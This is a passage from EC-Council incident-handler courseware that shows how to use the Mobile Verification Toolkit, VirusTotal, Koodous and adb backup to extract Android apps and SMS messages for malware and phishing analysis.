



Figure 10.5: Screenshot showing all available options for download-apks

- Now, run the following command to extract packages and check all installed apps on the device with VirusTotal and Koodous websites:

```
mvt-android download-apks -a -A -o apps
```


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.6: Screenshot of extracting all packages on the Android phone

The above command will extract all apps installed on the phone and store them in the **apps** folder on the desktop; this may be time consuming depending on the number of applications installed.

- After checking the files on both websites, you can view the results, as shown in the screenshot below.





Figure 10.7: Screenshot showing results from VirusTotal


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.8: Screenshot showing results from Koodous

You can now access the apps folder that stores all applications for further analysis.

- Check the backup of any application and further analyze it using the following steps:
  - Run the following command on the terminal to create a backup of SMS texts:

    **`adb backup -nocompress com.android.providers.telephony`**
  - Enter the password if prompted and click on the BACK UP MY DATA option, as shown in the following screenshot.




Figure 10.9: Screenshot of Android device showing Full backup screen


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

After successful backup, a new file named **backup.ab** will be created in the apps folder on the desktop.

- Install Android Backup Extractor (ABE) and run the following command to unpack the backup file, as shown in the screenshot below:

**java -jar ~/Downloads/abe.jar unpack backup.ab backup.tar**





Figure 10.10: Screenshot showing new file created after unpacking the backup file

The above screenshot shows that a new **backup.tar** file has been created after executing the above command.

- Run the following command to extract the **.tar** file, as shown in the screenshot below:

**tar xvf backup.tar**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.11: Screenshot showing extraction of **backup.tar** file

- Run the following command to extract all SMS texts containing links, as shown in the screenshot below:

**mvt-android check-backup –output . .**





Figure 10.12: Screenshot showing extraction of all SMS texts containing links

This command creates a file named **sms.json** that can be analyzed by printing SMS texts in the terminal using the **cat sms.json** command, as shown in the screenshot below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

